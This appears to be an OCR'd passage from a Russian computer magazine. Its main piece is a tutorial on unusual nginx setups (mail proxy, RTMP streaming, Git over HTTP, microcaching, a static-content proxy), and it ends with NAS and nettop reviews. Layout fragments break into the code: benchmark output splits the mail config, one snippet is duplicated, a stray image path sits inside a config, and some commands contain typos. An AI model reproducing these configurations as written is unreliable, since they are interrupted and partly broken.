Из перечисленных наиболее функционален Antamedia HotSpot, который позволяет организовать свободный и предоплаченный доступ (по трафику, времени или скорости), управлять пропускной способностью, гарантируя нужную скорость разным клиентам, блокировать нежелательные сайты, получать статистику и многое другое. Развертывание Antamedia HotSpot не представляет особой сложности, в режиме простой установки все компоненты (хотспот, интерфейс оператора и база данных) устанавливаются на один компьютер. Разобраться с первоначальными установками помогает визард, интерфейсы настраиваются автоматически, пользователь может также выбрать внешний вид страницы регистрации. Дальнейшее управление производится при помощи понятного интерфейса.

ЗАКЛЮЧЕНИЕ

Организовать точку доступа с различными вариантами использования не так уж и сложно. Выбор конкретного решения зависит от наличия времени на подготовку и желания копаться в настройках. Все представленные схемы можно легко развить до требуемого уровня.



Мастер настройки Antamedia HotSpot



Создание тарифного плана в Antamedia HotSpot



WWW

Детальное описание RTMP-модуля nginx от самого автора: habrahabr.ru/post/162237

Домашняя страница fcgiwrap: github.com/gnosek/fcgiwrap

Оригинальная статья о микрокешировании: bit.ly/niZsQY

Евгений Зобнин
execbit.ru

Nginx стремительными темпами набирает популярность, превращаясь из просто ускорителя отдачи статики для Apache в полнофункциональный и развитый веб-сервер, который все чаще применяется обособленно. В этой статье мы поговорим об интересных и нестандартных сценариях использования nginx, которые позволят выжать из веб-сервера максимум.

НОВЫЕ ГОРИЗОНТЫ

ИСПОЛЬЗУЕМ NGINX ДЛЯ ВЫПОЛНЕНИЯ ИНТЕРЕСНЫХ И НЕСТАНДАРТНЫХ ЗАДАЧ

Почтовый прокси

Начнем с самого очевидного — со способности nginx выступать в роли почтового прокси. Эта функция есть в nginx изначально, а вот используется в продакшн она почему-то крайне редко, некоторые так и вообще не догадываются о ее существовании. Как бы там ни было, nginx поддерживает проксирование протоколов POP3, IMAP и SMTP с разными методами аутентификации, включая SSL и StartTLS, причем делает это очень быстро.

Зачем это нужно? Есть как минимум два применения данной функциональности. Первая: использовать nginx в качестве щита от назойливых спамеров, пытающихся отправить мусорные письма через наш SMTP-сервер. Обычно спамеры не создают много проблем, так как быстро отшибаются на этапе аутентификации, однако, когда их становится действительно много, nginx поможет сэкономить процессорные ресурсы. Вторая: использовать nginx для перенаправления пользователей на несколько почтовых POP3/IMAP-серверов. С этим, конечно, мог бы справиться и другой почтовый прокси, но зачем городить огород серверов, если на фронтенде уже установлен nginx для отдачи статики по HTTP, например?

Почтовый прокси-сервер в nginx сделан не совсем стандартно. Он использует дополнительный слой аутентификации, реализованный средствами HTTP, и, только если пользователь проходит этот барьер, он пропускается дальше. Обеспечивается такая функциональность путем создания страницы/скрипта, которой nginx отдает данные пользователя, а она/он возвращает ответ в виде стандартных OK или причины отказа (типа «Invalid login or password»). Скрипт запускается со следующими заголовками:

```
Входные данные скрипта аутентификации
HTTP_AUTH_USER: юзер
HTTP_AUTH_PASS: пароль
HTTP_AUTH_PROTOCOL: почтовый протокол (IMAP, POP3 или SMTP)
```

А возвращает такие:

```
Выходные данные скрипта аутентификации
HTTP_AUTH_STATUS: OK или причина отказа
HTTP_AUTH_SERVER: реальный почтовый сервер
                  для перенаправления
HTTP_AUTH_PORT: порт сервера
```

Замечательная особенность такого подхода в том, что его можно использовать вовсе не для самой аутентификации, а чтобы раскидать пользователей по разным внутренним серверам, в зависимости от имени юзера, данных о текущих нагрузках на почтовые серверы либо вообще организовав простейшую балансировку нагрузки с помощью round-robin. Впрочем, если требуется всего лишь перекинуть пользователей на внутренний почтовый сервер, можно использовать вместо реального скрипта заглушку, реализованную самим nginx. Например, простейший SMTP- и IMAP-прокси в конфиге nginx будет выглядеть следующим образом:

```
# vi /etc/nginx/nginx.conf
mail {
    # Адрес скрипта аутентификации
    auth_http localhost:8080/auth;
    # Отключаем команду XCLIENT, некоторые почтовые
    # серверы ее не понимают
    xclient off;
    # IMAP-сервер
    server {
        listen 143;
        protocol imap;
        proxy on;
    }
    # SMTP-сервер
    server {
        listen 25;
        protocol smtp;
        proxy on;
    }
}
```

Далее в секцию http конфига добавляем следующее:

```
# vi /etc/nginx/nginx.conf
http {
    # Маппинг на нужный порт почтового сервера
    # в зависимости от порта, отправленного в заголовке
    # HTTP_AUTH_PROTOCOL
    map $http_auth_protocol $mailport {
```

```
HTML transferred:       1145170 bytes
Requests per second:    9.94 [#/sec] (mean)
Time per request:       402.412 [ms] (mean)
Time per request:       100.603 [ms] (mean, across all concurrent requests)
Transfer rate:          58.02 [Kbytes/sec] received

Connection Times (ms)
              min  mean[+/-sd] median   max
Connect:        0    0   3.1      0      40
Processing:    84  400 177.6    386    1022
Waiting:       84  400 177.5    386    1022
Total:         84  401 177.6    386    1022

Percentage of the requests served within a certain time (ms)
  50%    386
  66%    470
  75%    511
  80%    526
  90%    616
  95%    713
  98%    871
  99%   1020
 100%   1022 (longest request)
```

```
HTML transferred:       57263704 bytes
Requests per second:    2364.75 [#/sec] (mean)
Time per request:       211.439 [ms] (mean)
Time per request:       0.423 [ms] (mean, across all concurrent requests)
Transfer rate:          13780.60 [Kbytes/sec] received

Connection Times (ms)
              min  mean[+/-sd] median   max
Connect:        0  127 567.2      7    3067
Processing:     1   60  68.3     54     767
Waiting:        1   52  66.2     46     767
Total:          2  187 602.7     61    3705

Percentage of the requests served within a certain time (ms)
  50%     61
  66%     73
  75%     80
  80%     84
  90%    170
  95%    230
  98%   3100
  99%   3313
 100%   3705 (longest request)
```

Тестирование производительности с выключенным/включенным микрокешированием

```
        default 25;
        smtp 25;
        imap 143;
    }

    # Реализация «скрипта» аутентификации — всегда
    # возвращает OK и перекидывает пользователя
    # на внутренний почтовый сервер, выставляя нужный
    # порт с помощью приведенного выше маппинга
    server {
        listen 8080;
        location /auth {
            add_header "Auth-Status" "OK";
            add_header "Auth-Server" "192.168.0.1";
            add_header "Auth-Port" $mailport;
            return 200;
        }
    }
}
```

Это все. Такая конфигурация позволяет прозрачно перенаправлять пользователей на внутренний почтовый сервер, не создавая оверхеда в виде ненужного в данном случае скрипта. Применив скрипт, такую конфигурацию можно существенно расширить: настроить балансировку нагрузки, проверять пользователей по базе LDAP и выполнять другие операции. Написание скрипта выходит за рамки этой статьи, однако его очень легко реализовать, даже имея лишь поверхностные знания о PHP и Python.

Зачем городить огород серверов, если на фронтенде уже установлен nginx для отдачи статики по HTTP?

```
server {
    # Висим на порту 8080
    listen 8080;
    # Адрес нашего сервера (не забудь добавить запись в DNS)
    server_name git.exemple.net;

    # Логи
    access_log /var/log/nginx/git-http-backend.access.log;
    error_log /var/log/nginx/git-http-backend.error.log;

    # Основной адрес для анонимного доступа
    location / {
        # При попытке загрузки отправляем юзера на приватный адрес
        if ($arg_service ~* "git-receive-pack") {
            rewrite ^ /private$uri last;
        }

        include /etc/nginx/fastcgi_params;

        # Адрес нашего git-http-backend
        fastcgi_param SCRIPT_FILENAME /usr/lib/git-core/git-http-backend;
        # Адрес Git-репозитория
        fastcgi_param GIT_PROJECT_ROOT /srv/git;
```

Настраиваем Git-прокси

ПОТОКОВОЕ ВЕЩАНИЕ ВИДЕО

Поднять обычный видеохостинг на базе nginx легко. Достаточно только выложить перекодированное видео в доступный серверу каталог, прописать его в конфиг и настроить флеш- или HTML5-проигрыватель так, чтобы он брал видео из этого каталога. Однако, если требуется настроить непрерывное вещание видео из какого-то внешнего источника или веб-камеры, такая схема не сработает, и придется смотреть в сторону специальных потоковых протоколов.

Есть несколько протоколов, решающих эту задачу, наиболее эффективный и поддерживаемый из них RTMP. Беда только в том, что почти все реализации RTMP-сервера страдают от проблем. Официальный Adobe Flash Media Server платный. Red5 и Wowza написаны на Java, а потому не дают нужной производительности, еще одна реализация, Erlyvideo, написана на Erlang, что хорошо в случае настройки кластера, но не так эффективно для одиночного сервера.

Я же предлагаю другой подход — воспользоваться модулем RTMP для nginx. Он обладает превосходной производительностью и к тому же позволит использовать один сервер для отдачи как веб-интерфейса сайта, так и видеопотока.

Проблема в том, что модуль этот неофициальный, поэтому nginx с его поддержкой придется собрать самостоятельно. Благо сборка осуществляется стандартным способом:

```
$ sudo apt-get remove nginx
$ cd /tmp
$ wget http://bit.ly/VyK0lU -O nginx-rtmp.zip
$ unzip nginx-rtmp.zip
$ wget http://nginx.org/download/nginx-1.2.6.tar.gz
$ tar -xzf nginx-1.2.6.tar.gz
$ cd nginx-1.2.6
$ ./configure --add-module=/tmp/nginx-rtmp-module-master
$ make
$ sudo make install
```

Теперь модуль нужно настроить. Делается это, как обычно, через конфиг nginx:

```
rtmp {
    # Активируем сервер вещания на порту 1935
    # по адресу сайт/rtmp
    server {
        listen 1935;
        application rtmp {
            live on;
        }
    }
}
```

Модуль RTMP не умеет работать в многопоточной конфигурации, поэтому количество рабочих процессов nginx придется сократить до одного (позже я расскажу, как обойти эту проблему):

```
worker_processes 1;
```

Теперь можно сохранить файл и заставить nginx перечитать конфигурацию.

Настройка nginx завершена, но самого видеопотока у нас еще нет, поэтому его нужно где-то взять. Для примера пусть это будет файл video.avi из текущего каталога. Чтобы превратить его в поток и завернуть в наш RTMP-вещатель, воспользуемся старым добрым FFmpeg:

```
# ffmpeg -re -i ~/video.avi -c copy -f flv rtmp://↵
localhost/rtmp/stream
```

В том случае, если видеофайл представлен не в формате H264, его следует перекодировать. Это можно сделать на лету с помощью все того же FFmpeg:

```
# ffmpeg -re -i ~/video.avi -c:v libx264 -c:a libfaac ↵
-ar 44100 -ac 2 -f flv rtmp://localhost/rtmp/stream
```

Поток также можно захватить прямо с веб-камеры:

```
# ffmpeg -f video4linux2 -i /dev/video0 -c:v libx264 ↵
-an -f flv rtmp://localhost/rtmp/stream
```

Чтобы просмотреть поток на клиентской стороне, можно воспользоваться любым проигрывателем с поддержкой RTMP, например mplayer:

```
$ mplayer rmtp://example.com/rtmp/stream
```

Или встроить проигрыватель прямо в веб-страницу, которая отдается тем же nginx (пример из официальной документации). Простейший веб-проигрыватель RTMP:

```
<script type="text/javascript" src="/jwplayer/jwplayer.js">
</script>
<script type="text/javascript">
    jwplayer("container").setup({
    modes: [
        {   type: "flash",
            src: "/jwplayer/player.swf",
            config: {
                bufferlength: 1,
                file: "stream",
                streamer: "rtmp://localhost/rtmp",
                provider: "rtmp",
            }
        }
    ]
});
</script>
```

Важных строк тут всего две: «file: "stream"», указывающая на RTMP-поток, и «streamer: "rtmp://localhost/rtmp"», в которой указан адрес RTMP-стримера. Для большинства задач таких настроек будет вполне достаточно. По одному адресу можно пустить несколько разных потоков, а nginx будет эффективно их мультиплексировать между клиентами. Но это далеко не все, на что способен RTMP-модуль. С его помощью, например, можно организовать ретрансляцию видеопотока с другого сервера. Сервер FFmpeg для этого вообще не нужен, достаточно добавить следующие строки в конфиг:

```
# vi /etc/nginx/nginx.conf
application rtmp {
    live on;
    pull rtmp://rtmp.example.com;
}
```

Если требуется создать несколько потоков в разном качестве, можно вызвать перекодировщик FFmpeg прямо из nginx:

```
# vi /etc/nginx/nginx.conf
application rtmp {
  live on;
  exec ffmpeg -i rtmp://localhost/rtmp/$name ↵
  -c:v flv -c:a -s 320x240 -f flv rtmp://localhost/↵
  rtmp-320x240/$name;
}
application rtmp-320x240 {
    live on;
}
```

С помощью такой конфигурации мы получим сразу два вещателя, один из которых будет доступен по адресу rtmp://сайт/rtmp, а второй, вещающий в качестве 320 × 240, — по адресу rtmp://сайт/rtmp-320x240. Далее на сайт можно повесить флеш-плеер и кнопки выбора качества, которые будут подсовывать плееру тот или иной адрес вещателя.

Ну и напоследок пример вещания музыки в сеть:

```
while true; do
    ffmpeg -re -i "`find /var/music -type f -name ↵
    '*.mp3'|sort -R|head -n 1`" -vn -c:a libfaac ↵
    -ar 44100 -ac 2 -f flv rtmp://localhost/rtmp/stream;
done
```

GIT-ПРОКСИ

Система контроля версий Git способна обеспечивать доступ к репозиториям не только по протоколам Git и SSH, но и по HTTP. Когда-то реализация доступа по HTTP была примитивной и неспособной обеспечить полноценную работу с репозиторием. С версии 1.6.6 ситуация изменилась, и сегодня этот протокол можно использовать, чтобы, например, обойти ограничения брандмауэров как с той, так и с другой стороны соединения либо для создания собственного Git-хостинга с веб-интерфейсом.

К сожалению, официальная документация рассказывает только об организации доступа к Git средствами веб-сервера Apache, но, так как сама реализация представляет собой внешнее приложение со стандартным CGI-интерфейсом, ее можно прикрутить практически к любому другому серверу, включая lighttpd и, конечно же, nginx. Для этого не потребуется ничего, кроме самого сервера, установленного Git и небольшого FastCGI-сервера fcgiwrap, который нужен, потому что nginx не умеет работать с CGI напрямую, но умеет вызывать скрипты с помощью протокола FastCGI.

Вся схема работы будет выглядеть следующим образом. Сервер fcgiwrap будет висеть в фоне и ждать запроса на исполнение CGI-приложения. Nginx, в свою очередь, будет сконфигурирован на запрос исполнения CGI-бинарника git-http-backend через FastCGI-интерфейс каждый раз при обращении к указанному нами адресу. Получив запрос, fcgiwrap исполняет git-http-backend с указанными CGI-аргументами, переданными Git-клиентом, и возвращает результат.

Чтобы реализовать такую схему, сначала установим fcgiwrap:

```
$ sudo apt-get install fcgiwrap
```

Настраивать его не нужно, все параметры передаются по протоколу FastCGI. Запущен он будет тоже автоматически. Поэтому остается только настроить nginx. Для этого создаем файл /etc/nginx/sites-enabled/git (если такого каталога нет, можно писать в основной конфиг) и пишем в него следующее:

```
# vi /etc/nginx/sites-enabled/git
server {
    # Висим на порту 8080
    listen 8080;
    # Адрес нашего сервера (не забудь добавить запись
    # в DNS)
    server_name git.example.ru;
    # Логи
    access_log /var/log/nginx/git-http-backend.access.log;
    error_log /var/log/nginx/git-http-backend.error.log;
    # Основной адрес для анонимного доступа
    location / {
        # При попытке загрузки отправляем юзера
        # на приватный адрес
        if ($arg_service ~* "git-receive-pack") {
            rewrite ^ /private$uri last;
        }
        include /etc/nginx/fastcgi_params;

        # Адрес нашего git-http-backend
        fastcgi_param SCRIPT_FILENAME /usr/lib/git-core/↵
        git-http-backend;
        # Адрес Git-репозитория
        fastcgi_param GIT_PROJECT_ROOT /srv/git;
        # Адрес файла
        fastcgi_param PATH_INFO $uri;
        # Адрес сервера fcgiwrap
        fastcgi_pass 127.0.0.1:9001;
    }
    # Адрес для доступа на запись
    location ~/private(/.*)$ {
        # Полномочия юзера
        auth_basic "git anonymous read-only, ↵
        authenticated write";
        # HTTP-аутентификация на основе htpasswd
        auth_basic_user_file /etc/nginx/htpasswd;

        # Настройки FastCGI
        include /etc/nginx/fastcgi_params;
        fastcgi_param SCRIPT_FILENAME /usr/lib/git-core/↵
        git-http-backend;
        fastcgi_param GIT_PROJECT_ROOT /srv/git;
        fastcgi_param PATH_INFO $1;
        fastcgi_pass 127.0.0.1:9001;
    }
}
```

Этот конфиг предполагает три важные вещи:

1. Адресом репозитория будет /srv/git, поэтому выставляем соответствующие права доступа:

```
$ sudo chown -R www-data:www-data /srv/git
```

2. Сам репозиторий должен быть открыт на чтение анонимусами и позволять аплоад по HTTP:

```
$ cd /srv/git
$ git config core.sharedrepository true
$ git config http.receivepack true
```

3. Аутентификация осуществляется с помощью файла htpasswd, нужно его создать и добавить в него пользователей:

```
$ sudo apt-get install apache2-utils
$ htpasswd -c /etc/nginx/htpasswd user1
$ htpasswd /etc/nginx/htpasswd user2
...
```

На этом все, перезагружаем nginx:

```
$ sudo service nginx restart
```

Далее можно подключиться к репозиторию с помощью клиента Git.

МИКРОКЕШИРОВАНИЕ

Представим себе ситуацию с динамичным, часто обновляемым сайтом, который вдруг начинает получать очень большие нагрузки (ну попал он на страницу одного из крупнейших новостных сайтов) и перестает справляться с отдачей контента. Грамотная оптимизация и реализация правильной схемы кеширования займет долгое время, а проблемы нужно решать уже сейчас. Что мы можем сделать?

Есть несколько способов выйти из этой ситуации с наименьшими потерями, однако наиболее интересную идею предложил Фенн Бэйли (Fenn Bailey, fennb.com). Идея в том, чтобы просто поставить перед сервером nginx и заставить его кешировать весь передаваемый контент, но не просто кешировать, а всего на одну секунду. Изюминка здесь в том, что сотни и тысячи посетителей сайта в секунду, по сути, будут генерировать всего одно обращение к бэкенду, получая в большинстве своем кешированную страницу. При этом разницу вряд ли кто-то заметит, потому что даже на динамичном сайте одна секунда обычно ничего не значит.

Конфиг с реализацией этой идеи будет выглядеть не так уж и сложно:

```
# vi /etc/nginx/sites-enabled/cache-proxy
# Настройка кеша
proxy_cache_path /var/cache/nginx levels=1:2 ↵
keys_zone=microcache:5m max_size=1000m;
server {
```

Когда-то реализация доступа по HTTP была примитивной и неспособной обеспечить полноценную работу с репозиторием

```
    listen 80;
    server_name example.com;
    # Кешируемый адрес
    location / {
        # Кеш включен по умолчанию
        set $no_cache "";
        # Отключаем кеш для всех методов, кроме GET
        # и HEAD
        if ($request_method !~ ^(GET|HEAD)$) {
            set $no_cache "1";
        }

        # В случае если клиент загружает контент на сайт
        # (no_cache = 1), делаем так, чтобы отдаваемые
        # ему данные не кешировались в течение двух
        # секунд и он смог увидеть результат загрузки
        if ($no_cache = "1") {
            add_header Set-Cookie "_mcnc=1; Max-Age=2; ↵
            Path=/";
            add_header X-Microcachable "0";
        }
        if ($http_cookie ~* "_mcnc") {
            set $no_cache "1";
        }

        # Включаем/отключаем кеш в зависимости
        # от состояния переменной no_cache
        proxy_no_cache $no_cache;
        proxy_cache_bypass $no_cache;

        # Проксируем запросы на реальный сервер
        proxy_pass http://appserver.example.ru;
        proxy_cache microcache;
        proxy_cache_key $scheme$host$↵
        request_method$request_uri;
        proxy_cache_valid 200 1s;

        # Защита от проблемы Thundering herd
        proxy_cache_use_stale updating;


        # Добавляем стандартные хедеры
        proxy_set_header Host $host;
        proxy_set_header X-Real-IP $remote_addr;
        proxy_set_header X-Forwarded-For ↵
        $proxy_add_x_forwarded_for;

        # Не кешируем файлы размером больше 1 Мб
        proxy_max_temp_file_size 1M;
    }
}
```

Особое место в этом конфиге занимает строка «proxy_cache_use_stale updating;», без которой мы бы получили периодические всплески нагрузки на бэкенд-сервер из-за запросов, пришедших во время обновления кеша. В остальном все стандартно и должно быть понятно без лишних объяснений.

ПРИБЛИЖЕНИЕ ПРОКСИ К ЦА

Несмотря на повсеместное глобальное увеличение скоростей интернета, физическая удаленность сервера от целевой аудитории все равно продолжает играть свою роль. Это значит, что, если русский сайт крутится на сервере, расположенном где-нибудь в Америке, скорость доступа к нему будет априори ниже, чем с российского сервера с такой же шириной канала (естественно, если закрыть глаза на все остальные факторы). Другое дело, что размещать серверы за рубежом зачастую выгоднее, в том числе и в плане обслуживания. Поэтому для получения профита, в виде более высоких скоростей отдачи, придется идти на хитрость.



Developer	December 2011	Percent	January 2012	Percent	Change
Apache	102,005,032	58.21%	105,684,049	57.93%	-0.28
nginx	20,342,324	11.61%	22,221,514	12.18%	0.57
Microsoft	21,572,870	12.31%	22,142,114	12.14%	-0.17
Google	14,240,979	8.13%	14,412,926	7.90%	-0.23

For more information see Active Sites

В январском отчете компании Netcraft nginx вырвался на второе место

Один из возможных вариантов: разместить основной производительный сервер на Западе, а не слишком требовательный к ресурсам фронтенд, отдающий статику, развернуть на территории России. Это позволит без серьезных затрат выиграть в скорости. Конфиг nginx для фронтенда в этом случае будет простой и всем нам знакомой реализацией прокси:

```
# vi /etc/nginx/sites-enabled/proxy
# Храним кеш 30 дней в 100-гигабайтном хранилище
proxy_cache_path /var/cache/nginx levels=1:2 ↵
keys_zone=static:32m inactive=30d max_size=100g;
server {
    listen 80;
    server_name example.com;

    # Собственно, наш прокси
    location ~* \.(jpg|jpeg|gif|png|ico|css|midi|wav|↵
    bmp|js|swf|flv|avi|djvu|mp3)$ {
        # Адрес бэкенда
        proxy_pass back.example.com:80;
        proxy_redirect off;
        proxy_set_header Host $host;
        proxy_set_header X-Real-IP $remote_addr;
        proxy_set_header X-Forwarded-For ↵
        $proxy_add_x_forwarded_for;
        proxy_buffer_size 16k;
        proxy_buffers 32 16k;
        proxy_cache static;
        proxy_cache_valid 30d;
        proxy_ignore_headers "Cache-Control" "Expires";
        proxy_cache_key "$uri$is_args$args";
        proxy_cache_lock on;
    }
}
```

ВЫВОДЫ

Сегодня с помощью nginx можно решить множество самых разных задач, многие из которых вообще не связаны с сервером и протоколом HTTP. Почтовый прокси, потоковое вещание и интерфейс Git — это только часть таких задач. ⌶

Физическая удаленность сервера от аудитории по-прежнему важна. Если русский сайт крутится на сервере, расположенном в Америке, скорость доступа к нему будет априори ниже, чем с российского сервера с такой же шириной канала (естественно, если закрыть глаза на все остальные факторы)

BUFFALO LINKSTATION MINI



9990 руб.



ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

Процессор: Marvell 88F6281, 600 МГц
Оперативная память: DDR2, 128 Мб
Количество дисков: 2 × 2,5"
Интерфейс: SATA
Емкость каждого из дисков: 500 Гб, 1 Тб
Поддерживаемые массивы RAID: 0, 1, JBOD
Поддерживаемые сетевые протоколы: SMB/CIFS, FTP, AFP
Энергопотребление: 17 Вт
Габариты: 40 × 82 × 135 мм
Вес: 0,5 кг

РЕЗУЛЬТАТЫ ТЕСТИРОВАНИЯ INTEL NASPT RAID 0

HDVideo_1Play:	26,3 Мб/с
HDVideo_2Play:	26,9 Мб/с
HDVideo_4Play:	26,4 Мб/с
HDVideo_1Record:	20,7 Мб/с
HDVideo_1Play_1Record:	26,2 Мб/с
ContentCreation:	8,2 Мб/с
OfficeProductivity:	15,9 Мб/с
FileCopyToNAS:	16,2 Мб/с
FileCopyFromNas:	23,5 Мб/с
DirectoryCopyToNAS:	6 Мб/с
DirectoryCopyFromNAS:	3,4 Мб/с
PhotoAlbum:	10,3 Мб/с

РЕЗУЛЬТАТЫ ТЕСТИРОВАНИЯ INTEL NASPT RAID 1

HDVideo_1Play:	17,3 Мб/с
HDVideo_2Play:	12,3 Мб/с
HDVideo_4Play:	16,4 Мб/с
HDVideo_1Record:	14,2 Мб/с
HDVideo_1Play_1Record:	19,2 Мб/с
ContentCreation:	1,8 Мб/с
OfficeProductivity:	14,9 Мб/с
FileCopyToNAS:	9,0 Мб/с
FileCopyFromNas:	14,3 Мб/с
DirectoryCopyToNAS:	4 Мб/с
DirectoryCopyFromNAS:	3,9 Мб/с
PhotoAlbum:	11 Мб/с

Количество сетевых накопителей уже просто зашкаливает, и выбирать между ними становится все сложнее. И если раньше можно было четко и достаточно быстро опереться на производительность или наличие тех или иных функций устройства, то теперь границы функциональности NAS'ов практически стерты. На первый план выходит удобство работы и, как это ни странно, внешний вид устройства.

Сетевой накопитель Buffalo LinkStation Mini действительно очень компактный. Жесткие диски форм-фактора 2.5″ позволили сделать устройство поистине миниатюрным — оно спокойно помещается на среднего размера ладонь. При этом в корпусе разместились сразу два жестких диска. Сам корпус выполнен из пластика. И среди LinkStation Mini ты можешь выбрать хранилище, выполненное как в черном цвете, так и в белом. Также NAS'ы данной линейки могут различаться в емкости винчестеров: 500 Гб или 1000 Гб каждый. В итоге мы получаем четыре разные модификации накопителя. Как говорится, на любой вкус.

В тестовую лабораторию попало хранилище черного цвета с двумя дисками по 500 Гб. Из интерфейсов на корпусе были обнаружены: USB 2.0 и Ethernet-разъем. На верхнем торце выведена кнопка «Function», а сзади трехпозиционный выключатель с положениями Off, On и Auto. Примечательно, что крайнее положение «рубильника» позволяет устройству в режиме бездействия спокойно «засыпать», экономя тем самым электроэнергию.

Что касается самого накопителя, то прошивка остается практически неизменной от модели к модели. Тем не менее стоит обратить внимание на массу приятных мелочей и особенностей. Так, пара жестких дисков может работать в режиме JBOD, RAID 0 или RAID 1. Сервер позволяет настроить отправку системных сообщений на электронную почту, и тогда информация о смене статуса устройства будет приходить прямо на указанный электронный ящик. Еще одна особенность накопителей Buffalo — самостоятельно заменить диски невозможно. Неважно, вышел ли диск из строя, или хочется нарастить емкость, — в таком случае придется обращаться в сервисный центр компании.

Что касается сетевых возможностей, то тут присутствуют службы для сетевого доступа из всех популярных ОС. Кроме того, есть сервер DLNA, основанный на популярном софте TwonkyMedia. Настроек довольно много, а добраться к интерфейсу можно по IP сервера: 9050. Приятно, что столь малое устройство умеет работать с торрентами, — масса контента распространяется именно так. Кроме того, накопитель может выступать в качестве интернет-сервера, ведь в нем есть поддержка PHP и MySQL-баз. То есть ты можешь создать сайт, который поместится буквально в кармане. Стоит помнить, что процессор LinkStation Mini не слишком мощный и на обработку контента или больших запросов у него уйдет масса времени, но для сайта-визитки или же выдачи файлов хранилище сгодится.

ВЫВОДЫ

Сетевой накопитель Buffalo LinkStation Mini интересен прежде всего своими габаритами. И дело даже не в максимальной емкости дисков, которая может составлять до 2 Тб, а в компактном и бесшумном корпусе. Благодаря пассивной системе охлаждения этот накопитель ничем не потревожит в любое время суток. Надо понимать, что при серьезных нагрузках и одновременном доступе нескольких пользователей NAS начнет испытывать проблемы. Однако он и не предназначен для такого использования. Но в качестве домашнего варианта с возможностью удаленного доступа LinkStation Mini представляется нам хорошим вариантом. На наш взгляд, это хранилище отлично подойдет для владельцев ноутбуков.

ASUS EEEBOX PC EB1033

УТОНЧЕННЫЙ МЫСЛИТЕЛЬ



ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

Процессор: Intel Atom D2550, 1866 МГц, 1 Мб **Оперативная память:** 1 × 2 Гб, DDR3 1600 МГц **Видеокарта:** NVIDIA GeForce 610M, 512 Мб **Накопитель:** 1 × HDD, 320 Гб, Seagate Momentus Thin ST320LT020-9YG142 **Блок питания:** ASUS ADP-65JH BB, 65 Вт **Интерфейсы:** 4 × USB 2.0, 2 × USB 3.0, 1 × HDMI, 1 × D-Sub, 2 x Audio Jack , 1 × RJ-45 (10/100/1000 Мбит/с) **Беспроводная связь:** Wi-Fi 802.11 b/g/n **Дополнительно:** картридер (MMC, SD, SDHC, SDXC), Kensington Lock **Размеры:** 219 × 172,5 × 29 мм **Вес:** 690 г

РЕЗУЛЬТАТЫ ТЕСТИРОВАНИЯ

Общий тест:

PCMark 7:	969 баллов
Web browsing:	2,7 pages/s
PCMark 7:	969 баллов
Text editing:	2,55 op/s
PCMark 7:	969 баллов
System storage/starting applications:	1,64 Мб/с
PCMark 7:	969 баллов
Video playback:	22,72 FPS

Производительность процессора:

x264 HD Benchmark 4.0:

(pass 1)	17,89 FPS
(pass 2)	3,31 FPS

Производительность при работе в интернете:

Canvas Perfomance test:	105 FPS
Peacekeeper:	403 балла
Flash Benchmark '08:	9680 баллов
FishIE Tank (1280 × 1024, 1000 объектов):	13 FPS

Температурный режим:

LinX, CPU:	55 градусов
FurMark 1.9.2.:	83 градуса
Aida HDD:	41 градус

Совсем недавно при организации рабочего места возник резонный вопрос, какой ставить компьютер. Отдельный системный блок — громоздко, моноблок — слишком дорого, а вот неттоп оказался в самый раз. Там, где не нужна избыточная вычислительная мощь, но требуется работа стандартных офисных программ или трансляция системы видеонаблюдения, эти компактные компьютеры приходятся как нельзя кстати.

Неттоп ASUS EeeBox PC EB1033 выглядит действительно элегантно: толщиной менее трех сантиметров, он скорее напоминает буклет, нежели персональный компьютер. А благодаря креплению VESA, которое к тому же позволяет вращать неттоп вокруг оси для доступа к разъемам монитора, его можно разместить так удобно, что он особо не будет выделяться на фоне современных тонких ЖК-панелей.

Что касается производительности, то традиционно неттопы строят на энергоэффективных и экономичных процессорах Intel Atom и аналогах. В нашем экземпляре установлен двухъядерный процессор Intel Atom D2550 с частотой 1,86 ГГц. Оперативной памяти смонтировано 2 Гб, но можно «воткнуть» до 4 Гб ОЗУ. Частота памяти составляет 1600 МГц. Приятно, что в столь компактном корпусе разместился дискретный видеоадаптер на ядре NVIDIA GeForce 610M. Пусть это не самый мощный чип, но благодаря двум интерфейсам он позволит выводить HD-видео сразу на два монитора. Наш неттоп оснащен жестким диском на 320 Гб, но есть экземпляры с диском на 50 Гб. Кроме того, если важна скорость, но не объем, существуют модели с SSD-накопителями емкостью 16 или 32 Гб. Что касается внешних интерфейсов, то дополнительные устройства можно подключить к четырем портам USB 2.0 или двум портам USB 3.0. Выйти в Сеть можно подключившись проводом или же по Wi-Fi, благо присутствует встроенный адаптер беспроводной сети с поддержкой IEEE 802.11 b/g/n.

ВЫВОД

